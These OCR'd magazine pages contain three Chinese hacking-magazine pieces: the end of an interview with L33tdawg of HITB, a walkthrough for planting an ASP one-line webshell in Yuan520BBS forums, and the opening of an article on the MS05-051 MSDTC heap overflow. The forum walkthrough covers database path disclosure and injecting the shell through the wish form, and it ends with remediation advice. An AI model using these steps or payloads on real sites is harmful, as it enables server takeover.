DX2等等。在电脑商店工作的那段时间，我开始探索关于网络的更多东西比如TCP/IP的工作原理等等。在我17岁哪年，我“受雇于”一所大学的石油地质系为他们维护UNIX和Windows网络。18岁时我不再研究网络安全的东西，成了一名作者和新闻记者。从98年到2001年，我先后为各种出版物包括《PC World》、《Computer World》、《HWM》以及《IDG》等，担任技术类编辑。2002年我又回去干我的老本行（普通的工作）一直到2004年。其中02年到03年我在一家专门做SMS（手机短信）技术的公司担任CTO（首席技术官）。2004年我开始专职于HITM的工作，一直到现在我还一直在做着这些工作。

superlone：噢，我知道了。真是一段令人惊奇的经历。那么，你使用的操作系统是什么，哪一个又是你最喜欢的呢？

L33tdawg：嗯，我用的是Linux（主要用在我的服务器上）。我还有一个装有gentoo PPC系统的老ibook G3电脑，我一般用它查收email和聊天（比如现在正用它和你聊呢）。我也使用WindowsXP工作站和装有OSx86系统的康柏evo n610c电脑。最近OS X成了我的最爱，它的确是个非常棒的操作系统，设计得非常好。

superlone：在中国，有很多年轻人对黑客技术非常痴迷，不知道你对此有何看法？

L33tdawg：嗯，我猜他们很有激情也很有兴趣，这是很好的。但是他们需要记住一点他们的行为是有后果的，他们需要控制自己的。他们应该正确地使用他们所掌握的知识，将自己的能力使用在正确的目的上。

superlone：好的，谢谢你的劝告。世界变化太快，网络安全行业也是如此。有很多人其中也包括我都想在网络安全领域谋求一份工作，您有什么建议吗？

L33tdawg：需要再一次说明的是你必须要真正的感兴趣，要对网络安全技术充满激情。不要仅仅只是为了挣钱才进入这个领域。不论你做什么工作，你都应该去热爱它——只有这样，你才会付出110%的努力。至于在网络安全行业找工作，你要明白的是基础学历是毫无价值的。因为现在几乎每个人都有这些学历，所以你要确保自己有别人没有的东西。或许有一个额外的证书或者去上一些课程来提高自己的能力。学一门新的编程语言或者自己开发一个项目（比如写一个简单的端口扫描程序或者简单的TCP监听程序等）。通过这种方式你可以学到一些新的东西以及如何将你学到的知识应用于实际。

superlone：非常感谢。你给了我们一次非常精彩的采访。那么，在最后按照惯例，你有什么要对读者说的吗？或者是些建议什么的。

L33tdawg：永远不要停止学习！我实在是找不出更好的话说了。谢谢你能花时间采访我，希望你已经得到了你想要的问题的答案了。

superlone：不，说谢谢的应该是我。请你留下你的联系方式或者email可以吗？我相信看过此次采访的朋友会有许多都希望与你交流的。

L33tdawg：dhillon@hackinthebox.org或者使用这个l33tdawg@hackinthebox.org信箱，因为前者有很多的邮件过滤！哈哈！下次见，老兄。

（sagi注：本来是想将完整的英文交谈也一起登出来的，而且无敌也是这么认为的，可是最终因为篇幅实在有限，只好登录了翻译过的，不能不说是本次采访的唯一遗憾，英文原版采访详见X论坛。）

“一句话”搞定Yuan520BBS

刘艳丽

偶然路过一个网站，在其论坛前呆了好几分钟，愣是没看出其采用的是何源码程序！不过，其右下角的一个飘浮窗口倒是给了我一些提示，如图1。打开百度，用其中的“您还没有注册或登录”加上“Powered By”做为关键字进行查找，终于发现此论坛的模式和某个Yuan520BBS论坛是一样的。Yuan520BBS？这个论坛偶还是头一次见到！又让百度帮着查了一下“Powered By Yuan520BBS”，还真有不少使用者，看来偶是孤陋寡闻了，既然如此，那就借此机会对其研究一下！




图 1

解开下载的源码压缩包，发现其中有很多ASP文件，如果从查找注入漏洞入手，可能要耗费一些时日，不如先从数据库入手，看能否为一句话木马找到一个栖身之地！打开DATABASE文件夹，如图2，其数据库格式竟然全为ASP格式，不知是否存在漏洞？下面就来一一测试。




图 2

首先在网址中输入“http://127.0.0.1/2005sp1/database/%23music.asp”进行测试，返回如下错误信息。

```
错误类型：
Active Server Pages, ASP 0116 (0x80004005)
Script 块缺少脚本关闭标记(% >)。
/2005sp1/database/#music.asp, 第 502 行
```

使用ACCESS打开本地的“#music.asp”——音乐数据库，发现其中有一个“notdownload”表，看来该数据库做了防下载处理。接着用浏览器打开“#yuan520bbs.asp”——论坛主数据库，如图3，显示的是乱码，没有出现错误提示。




图 3

打开“#yuan520bbs.asp”查看，果然没有做防下载处理，真是一大疏忽，这样一来，如果论坛中的某个版块对提交数据过滤不严，就可以把一句话木马写入到数据库中，正要动手测试论坛中的一些版块，忽然想起如果管理员更改了数据库名称，用暴库的方法是否可以找到数据库的物理路径？打开论坛的数据库链接文件“conn.asp”，其中还真有“On Error Resume Next”容错语句，看来即使能够写入一句话木马到“#yuan520bbs.asp”中，也会因为得不到数据库的名称而半途而废。还剩一个“#wish.asp”——许愿数据库，希望全寄托于此了，在一番测试后，果然不负所托，许愿版块就是与众不同，不仅继承了“#yuan520bbs.asp”的缺点——未做防下载处理，而且在其数据库链接文件“config.asp”中，也没有容错语句，其中只有这么一句：DBPath=Server.MapPath("../database/#wish.asp")，由此得出，Yuan520BBS的许愿版块是一句话木马的理想栖身之地。

OK，目标确定，下面就来对该论坛实施行动，在其地址栏中输入：“http://URL/bbs/wish1/wish.asp”（注：经过本地测试，即使不用会员身份登录，也能打开该许愿版块），然后将“wish.asp”前的“/”改为“%5c”提交，却发现网页并没有像在本地测试时，显示出数据库的物理地址，难道论坛中加了容错语句？还是没有显示出来？点右键，查看源文件，哈哈！在文本的最末端找到了数据库的地址，如图4。数据库地址及名称均是默认的。对于暴库，这里再多说几句，有些Yuan520BBS在使用“%5c”暴库后，源文件内也没有数据库地址，也不知是什么原因？不过可以试一下其默认数据库名称，在对一部分yuan520bbs论坛测试时，发现其许愿版块所调用的“#Wish.asp”都是默认名称，很少有改动的，可能管理员认为其非主要数据库而忽视了，所以，在暴库无法得到数据库地址时，可以采用迅雷或网际快车来下载该数据库，注意，数据库名称中的“#”要改为16进制“%23”，如链接成功，则说明使用的是默认地址及名称。




图 4

有了数据库地址，接下来就可以向数据库写入一句话木马了。祈愿版块按许愿方式分为“漂流瓶”和“漂浮云”两种，以下用“漂流瓶”做介绍，打开漂流瓶许愿页面：“http://URL/bbs/wish1/wish.asp”，点击“投下许愿瓶”，在打开的许愿窗口内写下个人信息及愿望，经本地测试后，其“信箱”和“祈愿”中均可写入ASP语句，这里在“祈愿”中写入一句话木马：“<%execute request("1")%>”，如图5，提交后，再用一句话木马客户端来连接，如图6，将其中的URL地址改为许愿数据库的地址：“http://url/bbs/database/%23wish.asp”，然后再点“提交”，




图 5




图 6




图 7

如果成功的话，就会打开一个新窗口，如图7，一个简单的ASP木马生成了，有了这个做跳板，就可以写入更强大的ASP后门了。

如何弥补这一漏洞呢？方法也很简单，第一，改数据格式为mdb或其他非可执行的扩展名；第二，对提交的许愿信息用“server.HTMLEncode”或其他方法加以过滤，不仅可以防止一句话木马，还能杜绝跨站攻击。在此提醒使用Yuan520BBS的站长们，要抓紧时间修补此漏洞哟！否则，他人的一个愿望，就变成了你的恶梦了！

（本文所涉及的相关工具：一句话木马连接客户端.htm，光盘中有收录）

新年第一洞之MSDTC远程溢出初体验(ms05—051)

郭磊＆朱丽兰

一、漏洞简述

2005年11月，微软公布了Windows最新的安全漏洞，MSDTC（微软分布式事务处理协调器）服务远程溢出漏洞就是其中严重的一个，12月初，swan老大在网上公布了一个POC版本的exploit，在exploit中swan提到了这个版本的exploit成功率很低，我在10台电脑上测试只成功了5台，而且如果在更现实的测试环境也许成功率就更低了。至于为什么会这样，作者没有说明。而且作者也声明希望谁有更好的exploit能与他交流。

这是个堆溢出漏洞，堆溢出向来以难调试、难利用著称，我简单介绍一下堆溢出和堆栈溢出之间的差别。堆栈是存放局部变量以及函数返回地址等的地方，在编译时由编译器静态分配，它存在于PE文件的text区，在内存中的增长方向是从高地址向低地址。由于堆栈溢出存在上述特点，因此在利用上就可以采取简单的覆盖函数返回地址的方式（当然还有覆盖异常的方式等）。而堆是存放由malloc（C库函数）或new（C++操作符）等函数动态分配数据的地方。它存在于一个叫heap的区，在内存的增长方向是从低地址到高地址。堆的结构很复杂，Windows操作系统有一套完整而且复杂的堆分配和管理机制，有兴趣的朋友可以去查阅相关的技术文章。正是因为其复杂性，导致了堆溢出在利用上的困难和不通用性。

二、漏洞测试

MSDTC是系统默认安装的服务，而且默认情况下是自启动方式。在Windows2000 SP4下MSDTC监听TCP端口1025和3372，与我们测试有关的端口就是1025端口了，有些朋友的机器上的MSDTC可能停止了，当你在服务里开启MSDTC服务后，MSDTC会随机监听一个1024以上的端口同时固定监听3372端口，所以测试之前最好使用TCPVIEW之类的工具查看一下MSDTC进程关联的端口号。对于WindowsXP系统，则是1026端口，Windows2003系统为1030端口。

出于测试的目的，而且exploit本身成功率不理想两方面考虑，我们最好使用扫描器进行大面积扫描测试的方式。正好foundstone出了一款专门针对ms05051的扫描器，这样倒省下我们不少力气，就拿我所在的局域网扫描一下吧，如图1。

